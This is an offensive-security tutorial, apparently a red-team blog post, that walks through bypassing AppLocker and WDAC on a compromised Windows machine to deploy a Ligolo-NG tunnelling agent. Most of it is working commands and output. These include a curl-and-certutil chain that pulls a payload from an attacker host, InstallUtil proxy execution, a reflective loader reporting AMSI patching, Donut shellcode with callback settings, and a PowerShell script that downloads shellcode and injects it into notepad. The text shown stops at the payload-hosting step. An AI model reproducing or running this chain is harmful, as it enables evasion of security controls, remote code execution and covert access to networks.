

BYPASSING WDAC & APPLOCKER



WDAC CHECKPOINT

LIGOLO
BYPASS
PATH

with

LIGOLO



Contents

Understanding WDAC and AppLocker Evasion with Ligolo	4
The Attack Flow	4
MITRE ATT&CK mapping	4
Prerequisite	5
Enforcing Application Control	5
Open Group Policy Management.....	5
Navigate to Application Control Policies	6
Apply Policy	6
Confirm Execution is Blocked	7
Attempt Direct Execution	7
Preparing Ligolo Infrastructure	7
Clone Ligolo Repository	7
Navigate to Agent Source.....	8
Build Agent.....	9
Open the SharpReflectivePEInjection Project in Visual Studio	9
Build the Solution.....	10
Verify Compiled Binary in Release Folder	10
Base64 Encode the Reflective Loader	10
Move Loader and Prepare Hosting Environment.....	11
Establishing Ligolo Proxy	11
Start Ligolo Proxy (-selfcert).....	12
Payload Transfer & Reconstruction on Target	12
Download and Reconstruct Payload Using Native Utilities.....	12
Verify Payload.....	13
Execute Payload Using InstallUtil (Trusted Binary Abuse).....	13
Agent Successfully Connects Back	14
Download & Extract Official Ligolo Agent Package (Attacker Side Preparation)	14
Install Donut.....	15
Donut converts PE files into position-independent shellcode. This allows memory-only execution.	15
Shellcode Generation.....	16
Convert Agent to Shellcode.....	16
Create PowerShell Reflective Loader (ligolo.ps1)	16
Hosting Payload.....	17





Host agent.bin and ligolo.ps1 via Python HTTP Server	17
Memory Injection via PowerShell & AppLocker Bypass.....	18
Reflective Shellcode Injection via PowerShell Loader	18
Ligolo Callback & Session Establishment	18
Confirm Agent Callback and Select Active Session	18
Constrained Language Mode Discovery.....	19
MSBuild CLM Bypass via Inline Task Execution	19
Create MSBuild Inline Task.....	19
Stage XML, Shellcode, and Loader for Delivery	20
Download and Execute MSBuild Project on Target.....	20
Confirm Second Agent Callback in Ligolo.....	21
Defender's Perspective	21
Critical gap:.....	21





Understanding WDAC and AppLocker Evasion with Ligolo

Modern enterprises rely on **AppLocker** and **Windows Defender Application Control (WDAC)** to prevent unauthorized binaries from executing. These controls are designed to block:

- Execution of unapproved .exe files
- Internet-based downloads
- Unsigned binaries
- Full PowerShell functionality (via Constrained Language Mode)

But real-world adversaries don't stop at "execution blocked." Instead, they pivot to **living-off-the-land techniques**, trusted Windows binaries (LOLBins), in-memory payload execution, and internal tunneling tools like **Ligolo-NG**.

This article simulates exactly that scenario:

"You have a compromised Windows machine under AppLocker enforcement. And you need to bypass restrictions and deploy Ligolo-NG to move internally."

The Attack Flow

In environments protected by WDAC and AppLocker, adversaries typically move through a predictable post-compromise pattern. This attack chain demonstrates:

- Restriction → Confirm AppLocker enforcement
- Payload Prep → Prepare Ligolo agent
- Hosting → Serve payload
- Execution Bypass → Use MSBuild inline task
- In-Memory Execution → Avoid disk execution
- Session Establishment → Ligolo proxy session

This reflects a real-world adversarial progression:

Restriction → Verification → Payload Prep → Trusted Binary Abuse → Memory Execution → Session Establishment

The key idea:

Application control stops files; not execution logic embedded inside trusted processes.

This mirrors real-world red team methodology.

MITRE ATT&CK mapping

- Application Control Bypass - [T1562.001](#) - AppLocker bypass
- Signed Binary Proxy Execution - [T1218.004](#) → MSBuild abuse
- Reflective Code Loading - [T1620](#) - In-memory execution
- Ingress Tool Transfer - [T1105](#) - HTTP/HTTPS payload delivery
- Command and Control over HTTPS - [T1071.001](#) - Ligolo tunnel
- Proxy Tool - [T1090](#) - Ligolo internal session



Prerequisite

- Kali Linux (attacker machine)
- Windows (victim)
- AppLocker configured
- The SharpReflectivePEInjection
- MSBuild installed (.NET Framework)
- Ligolo-NG
- Donut


In this scenario, we begin with limited access to a Windows system enforcing AppLocker and PowerShell restrictions, requiring execution through trusted binaries rather than direct payload deployment.

Enforcing Application Control

The environment is hardened with AppLocker policies to simulate a realistic enterprise setup where unauthorized executables are explicitly restricted before adversarial testing begins.

Open Group Policy Management

AppLocker rules are configured via GPO meaning enforcement happens at the system level rather than through user preference. From an attacker perspective, this tells us execution control is centralized and likely strict.






If control is centralized, bypass must leverage trusted system components; not brute-force execution.

Navigate to Application Control Policies

Under:

Computer Configuration → Windows Settings → Security Settings → Application Control Policies → AppLocker



A rule is created blocking unsigned executables. This simulates a realistic enterprise setup where only Microsoft-signed binaries are allowed.

This immediately eliminates traditional payload deployment methods.

Apply Policy

Policies are refreshed to ensure enforcement is active. Without this, execution tests would be unreliable.





gpupdate /force

 C:\Windows\system32\gpupdate.exe

```
Updating policy...
Computer Policy update has completed successfully.
```

Always verify the control before attempting bypass. Assumptions break engagements. We now move from configuration to adversarial testing.

Confirm Execution is Blocked

Before attempting any bypass, we validate that the defensive controls are actively blocking unsigned binaries to establish a true constrained operating environment.

Attempt Direct Execution

We attempt to run the Ligolo agent directly. This is a validation step, not an oversight.

```
wget http://192.168.1.42/agent.exe -o agent.exe
.\agent.exe
```

```
PS C:\Users\sanjeet> wget http://192.168.1.42/agent.exe -o agent.exe
PS C:\Users\sanjeet> .\agent.exe
Program 'agent.exe' failed to run: This program is blocked by group policy. For more i
your system administratorAt line:1 char:1
+ .\agent.exe
+ ~~~~~
At line:1 char:1
+ .\agent.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

The error confirms AppLocker is preventing execution. This eliminates disk-based execution paths. This forces us into memory execution or trusted binary abuse territory.

Preparing Ligolo Infrastructure

With direct execution blocked, we shift focus to preparing a custom payload and command-and-control infrastructure that will later be deployed through alternative execution paths.

Clone Ligolo Repository

We prepare infrastructure on Kali. Ligolo-NG will be used later for encrypted connections.





```
git clone https://github.com/nicocha30/ligolo-ng.git
```

```
kali@kali ~  
└─> git clone https://github.com/nicocha30/ligolo-ng.git  
Cloning into 'ligolo-ng'...  
remote: Enumerating objects: 1021, done.  
remote: Counting objects: 100% (400/400), done.  
remote: Compressing objects: 100% (133/133), done.  
remote: Total 1021 (delta 283), reused 267 (delta 267), pack-reused 6  
Receiving objects: 100% (1021/1021), 452.59 KiB | 957.00 KiB/s, done.  
Resolving deltas: 100% (496/496), done.
```

Navigate to Agent Source

Moving into the agent directory allows modification and custom compilation. Custom builds reduce detection signatures.

```
cd ligolo-ng/cmd/agent
```

```
kali@kali ~  
└─> cd ligolo-ng/cmd/agent  
kali@kali ~/ligolo-ng/cmd/agent <master>  
└─> ls  
main.go  
kali@kali ~/ligolo-ng/cmd/agent <master>  
└─> nano main.go
```

This reflects realistic adversary tradecraft; never use stock binaries.

Adjust configuration where needed.

```
func main() {  
    var tlsConfig tls.Config  
    └─> var ignoreCertificate = flag.Bool("ignore-cert", true, "ignore TLS certificate validation")  
    var acceptFingerprint = flag.String("accept-fingerprint", "", "accept certificates with fingerprint")  
    var verbose = flag.Bool("v", false, "enable verbose mode")  
    var retry = flag.Bool("retry", false, "auto-retry on initial connection error")  
    var retryDelay = flag.Int("retry-delay", 5, "retry delay in seconds for initial connection error")  
    var reconnect = flag.Bool("reconnect", true, "auto-reconnect after established connection")  
    var reconnectDelay = flag.Int("reconnect-delay", 20, "reconnection delay in seconds")  
    var reconnectTimeout = flag.Int("reconnect-timeout", 300, "total reconnection timeout in seconds")  
    var socksProxy = flag.String("proxy", "", "proxy URL address (http://admin:secret@192.168.1.42:8080)")  
    └─> var serverAddr = flag.String("connect", "192.168.1.42:11601", "connect to proxy (default: 192.168.1.42:11601)")  
    var bindAddr = flag.String("bind", "", "bind to ip:port")  
    var userAgent = flag.String("ua", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.0.0 Safari/537.36")  
    var versionFlag = flag.Bool("version", false, "show the current version")  
}
```





Build Agent

It compiles the Go program located at `cmd/agent/main.go` and produces a Windows executable named **agent.exe** in the current directory. This is the binary that will later be transformed into shellcode.


```
go build -o agent.exe cmd/agent/main.go
```

```
kali@kali ~/ligolo-ng <master*>
└─> GOOS=windows go build -o agent.exe cmd/agent/main.go
go: downloading github.com/coder/websocket v1.8.14
go: downloading golang.org/x/crypto v0.48.0
go: downloading golang.org/x/sys v0.41.0
go: downloading golang.org/x/sync v0.19.0
go: downloading golang.org/x/text v0.34.0
kali@kali ~/ligolo-ng <master*>
└─> ls
agent.exe  cmd  doc  go.mod  go.sum  LICENSE  Makefile  pkg  README.md
kali@kali ~/ligolo-ng <master*>
└─>
```

At this stage, it still cannot execute due to AppLocker.

Open the SharpReflectivePEInjection Project in Visual Studio

The SharpReflectivePEInjection project is opened inside Visual Studio, which contains a dynamic PE loader capable of executing arbitrary binaries directly in memory. This project will serve as the execution wrapper that bypasses AppLocker by avoiding direct disk execution.




When binaries are blocked, introduce a memory-based loader that executes payloads reflectively.





Build the Solution

Using **Build** → **Build Solution**, the project is compiled into a Windows executable. This generates the reflective loader binary that will later load the Ligolo shellcode or payload dynamically.




We are building an execution container, not the final payload; this loader becomes the delivery mechanism.

Verify Compiled Binary in Release Folder

Navigate to:

bin → x64 → Release and confirm SharpReflectivePEInjection.exe exists. This confirms successful compilation and ensures the reflective loader is ready for encoding and staging.



Note: Always validate artifact creation before chaining encoding or delivery techniques.

Base64 Encode the Reflective Loader

```
certutil -encode .\SharpReflectivePEInjection.exe loader.txt
```



```
\x64\Release>  
\x64\Release> certutil -encode .\SharpReflectivePEInjection.exe loader.txt
```

This converts the binary into Base64 format for easier transport and embedding inside scripts or XML files.

Note: Encoding transforms binaries into text format, making them easier to deliver through restricted channels.

Move Loader and Prepare Hosting Environment

Confirm both `agent.exe` and `loader.txt` exist in the working directory, then start the Python HTTP server:

```
python3 -m http.server 80
```

```
kali@kali ~/ligolo-ng <master*>  
ll  
total 11M  
-rwxrwxr-x 1 kali kali 11M Feb 17 23:49 agent.exe  
drwxrwxr-x 4 kali kali 4.0K Feb 17 23:43 cmd  
drwxrwxr-x 2 kali kali 4.0K Feb 17 23:43 doc  
-rw-rw-r-- 1 kali kali 3.6K Feb 17 23:43 go.mod  
-rw-rw-r-- 1 kali kali 24K Feb 17 23:43 go.sum  
-rw-rw-r-- 1 kali kali 35K Feb 17 23:43 LICENSE  
-rw-rw-r-- 1 kali kali 128K Feb 18 12:14 loader.txt  
-rw-rw-r-- 1 kali kali 2.2K Feb 17 23:43 Makefile  
drwxrwxr-x 9 kali kali 4.0K Feb 17 23:43 pkg  
-rw-rw-r-- 1 kali kali 6.1K Feb 17 23:43 README.md  
-rw-rw-r-- 1 kali kali 260 Feb 17 23:43 SECURITY.md  
drwxrwxr-x 4 kali kali 4.0K Feb 17 23:43 web  
kali@kali ~/ligolo-ng <master*>  
python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

This stages both the reflective loader and payload for remote retrieval.

Establishing Ligolo Proxy


Prior to bypassing execution controls, the encrypted infrastructure must be operational to immediately receive callbacks once code execution is achieved.





The proxy establishes encrypted C2 over TLS. Self-signed certificates simulate real-world adversary flexibility.

```
kali@kali ~  
└─┐ sudo ligolo-proxy -selfcert ←  
[sudo] password for kali:  
INFO[0000] Loading configuration file ligolo-ng.yaml  
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI  
INFO[0000] Listening on 0.0.0.0:11601
```



```
Made in France ♥          by @Nicocha30!  
Version: dev
```

```
ligolo-ng » █
```

This initializes a TLS-encrypted listener waiting for the agent connection.

With the proxy ready, the next objective is to transfer and reconstruct the payload on the restricted Windows system using only native tools.

From the Windows system, the chained command is executed:

```
cmd.exe /c curl http://192.168.1.42/agent.exe -o C:\Users\Public\try-agent.exe && curl http://192.168.1.42/loader.txt -o C:\Users\Public\enc.txt && certutil -decode C:\Users\Public\enc.txt C:\Users\Public\ligolo.exe && del C:\Users\Public\enc.txt
```



```
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sanjeet>cmd.exe /c curl http://192.168.1.42/agent.exe -o C:\users\public\try-agent.exe && curl http://192.168.1.42/loader.txt -o C:\users\public\enc.txt && certutil -decode C:\users\public\enc.txt C:\users\public\ligolo.exe && del C:\users\public\enc.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100 10.0M 100 10.0M    0     0  56.7M    0 --:--:-- --:--:-- --:--:-- 57.1M
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100 127k 100 127k    0     0  4284k    0 --:--:-- --:--:-- --:--:-- 4387k
Input Length = 130300
Output Length = 94720
CertUtil: -decode command completed successfully.
```

This downloads the agent, retrieves the Base64-encoded loader, decodes it into **ligolo.exe**, and removes the encoded artifact.

Note: Living-off-the-land binaries (curl + certutil) are used to transfer and reconstruct payloads without introducing foreign tooling.

Verify Payload

After reconstruction, we navigate to C:\Users\Public\ and list the directory contents to confirm:

- try-agent.exe
- ligolo.exe

```
C:\Users\sanjeet>cd C:\users\public\

C:\Users\Public>dir
Volume in drive C has no label.
Volume Serial Number is A0C8-B289

Directory of C:\Users\Public

02/18/2026 12:38 PM <DIR>          .
02/18/2026 12:38 PM <DIR>          ..
09/15/2025 09:17 AM <DIR>          Documents
09/15/2018 12:49 PM <DIR>          Downloads
02/18/2026 12:38 PM                94,720 ligolo.exe
09/15/2018 12:49 PM <DIR>          Music
09/15/2018 12:49 PM <DIR>          Pictures
02/18/2026 12:38 PM       10,543,616 try-agent.exe
09/15/2018 12:49 PM <DIR>          Videos
                2 File(s)      10,638,336 bytes
                7 Dir(s)  28,007,124,992 bytes free
```

This validation step ensures the payload exists before attempting execution through a trusted binary.

Execute Payload Using InstallUtil (Trusted Binary Abuse)

Instead of executing the unsigned binary directly (which AppLocker would block), the payload is executed using a trusted Microsoft-signed binary:



```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=true  
/U C:\Users\Public\ligolo.exe
```

```
C:\Users\Public>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe /logfile= /LogToConsole=true /U ligolo.exe  
Microsoft (R) .NET Framework Installation utility Version 4.7.3190.0  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
The uninstall is beginning.  
See the contents of the log file for the C:\Users\Public\ligolo.exe assembly's progress.  
The file is located at .  
Uninstalling assembly 'C:\Users\Public\ligolo.exe'.  
Affected parameters are:  
  logtoconsole = true  
  assemblypath = C:\Users\Public\ligolo.exe  
  logfile =  
[*] Reading Binary From File  
[*] Mapped a clean version of ntdll (no hooks here)  
[*] Patched A.M.Z.I!  
[*] Loading 64-bit PE, x64 memory layout will apply  
[*] Mapped Sections  
[*] Performed Relocations  
[*] Loaded DLLs and Fixed Import Access Table  
[*] Passing [-connect 192.168.45.155:11500] to EXE  
[*] Patched args !  
[+] Suicide Burn before Execution....  
time="2026-02-18T12:40:41+05:30" level=warning msg="warning, certificate validation disabled"  
time="2026-02-18T12:40:41+05:30" level=info msg="Connection established" addr="192.168.1.42:11601"
```

This abuses InstallUtil's assembly loading behavior to execute the embedded malicious code. Signed Binary Proxy Execution: execution occurs inside a trusted .NET utility, bypassing AppLocker restrictions.

Agent Successfully Connects Back

On the Kali machine, the Ligolo proxy logs:

Agent joined.

```
ligolo-ng » INFO[0234] Agent joined.  
ligolo-ng » session  
? Specify a session : [Use arrows to move, type to filter]  
> 1 - DC1\sanjeet@SRV2 - 192.168.122.15:50072 - 52540000a388
```

The active session is displayed: DC1\user@SRV2 - 192.168.122.15. This confirms successful code execution and reverse tunnel establishment.

Note: Execution validation must always be confirmed from the attacker-side infrastructure. And also application control prevented direct execution; but trusted binary abuse achieved the same result.

Download & Extract Official Ligolo Agent Package (Attacker Side Preparation)





On Kali, the Ligolo agent package is listed and extracted:

```
ls ligolo-ng_agent_0.8.*
unzip ligolo-ng_agent_0.8.3_windows_amd64.zip
```

```
kali@kali ~/Downloads
└─> ls ligolo-ng_agent_0.8.*
ligolo-ng_agent_0.8.3_windows_amd64.zip

ligolo-ng_agent_0.8.2_windows_amd64:
agent.exe
kali@kali ~/Downloads
└─> unzip ligolo-ng_agent_0.8.3_windows_amd64.zip
Archive:  ligolo-ng_agent_0.8.3_windows_amd64.zip
  inflating: LICENSE
  inflating: README.md
  inflating: agent.exe
kali@kali ~/Downloads
└─>
```

This prepares the official agent binary (agent.exe) for further controlled deployment and pivoting operations.

Install Donut

Donut converts PE files into position-independent shellcode. This allows memory-only execution.

```
sudo apt install donut
```

```
kali@kali ~/Downloads
└─> sudo apt install donut
donut is already the newest version (1.1-0kali3+b1).
The following packages were automatically installed a
  android-libbase          binutils-mingw-w64-x86-64-uc
  android-libboringssl     libaudio2
  android-libcutils        libavdevice61
  android-liblog           libavfilter10
  android-libziparchive    libavformat61
  binutils-mingw-w64       libhttp-parser2.9
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrade
```

This is where we shift from file-based to memory-based attack strategy.





Shellcode Generation

Since file-based execution is restricted, the strategy transitions from deploying executables to generating memory-resident shellcode capable of bypassing application control policies.

Convert Agent to Shellcode

Donut generates agent.bin, transforming the executable into in-memory shellcode. This avoids triggering file execution controls.

```
donut -f 1 -o agent.bin -a 2 -p "-connect 192.168.1.42:11601 -ignore-cert" -i agent.exe
```

```
kali@kali ~/Downloads
└─> ls -la agent.exe
-rwxr-xr-x 1 kali kali 7302656 Feb 15 18:58 agent.exe
└─> donut -f 1 -o agent.bin -a 2 -p "-connect 192.168.1.42:11601 -ignore-cert" -i agent.exe

[ Donut shellcode generator v1 (built Feb 12 2026 14:39:18)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "agent.exe"
[ Entropy       : Random names + Encryption
[ File type     : EXE
[ Parameters    : -connect 192.168.1.42:11601 -ignore-cert
[ Target CPU    : amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers    : overwrite
[ Shellcode     : "agent.bin"
[ Exit          : Thread
└─> ls -la agent.bin
-rw-rw-r-- 1 kali kali 7322220 Feb 18 12:51 agent.bin
```

Core idea: Application control focuses on files; not raw memory execution.

Ensuring **agent.bin** exists guarantees successful transformation. The payload is now execution-ready in memory form. We now prepare delivery.

Create PowerShell Reflective Loader (ligolo.ps1)

The PowerShell script verifies 64-bit execution, launches a suspended legitimate process, downloads agent.bin from a remote server, and injects the shellcode into that process.



```
home > kali > Downloads > ligolo.ps1
1 # Check that we are running as 64bit process
2 if ([System.IntPtr]::Size -ne 8) {
3     Write-Error "This script must be run as a 64-bit process."
4     exit
5 }
6
7 # Step 2: Start svchost.exe in suspended mode
8 Write-Host "Starting notepad.exe..."
9 $notepadProcess = Start-Process -FilePath "C:\Windows\System32\notepad.exe"
10 $procid = $notepadProcess.Id
11 Write-Host "Started notepad.exe with PID: $procid"
12
13 # Step 3: Download the raw shellcode from the remote server
14 $url = "http://192.168.1.42/agent.bin" # CHANGE ME
15 Write-Host "Shellcode Download in progress!"
16 $shellcode = (Invoke-WebRequest -Uri $url -UseBasicParsing).Content
17
18
19 Add-Type -TypeDefinition @"
```

Instead of executing a binary directly, the attacker injects shellcode into a legitimate process, achieving execution under a trusted parent process.

Hosting Payload

To deliver the memory-based payload, a lightweight hosting mechanism is established to serve scripts and shellcode without introducing additional tooling complexity.

Host agent.bin and ligolo.ps1 via Python HTTP Server

On Kali, confirm both files exist:

```
ls -la ligolo.ps1 agent.bin
Then start the web server:
python -m http.server 80
```

```
kali@kali ~/Downloads
└─> ls -la ligolo.ps1 agent.bin
-rw-rw-r-- 1 kali kali 7322220 Feb 18 12:51 agent.bin
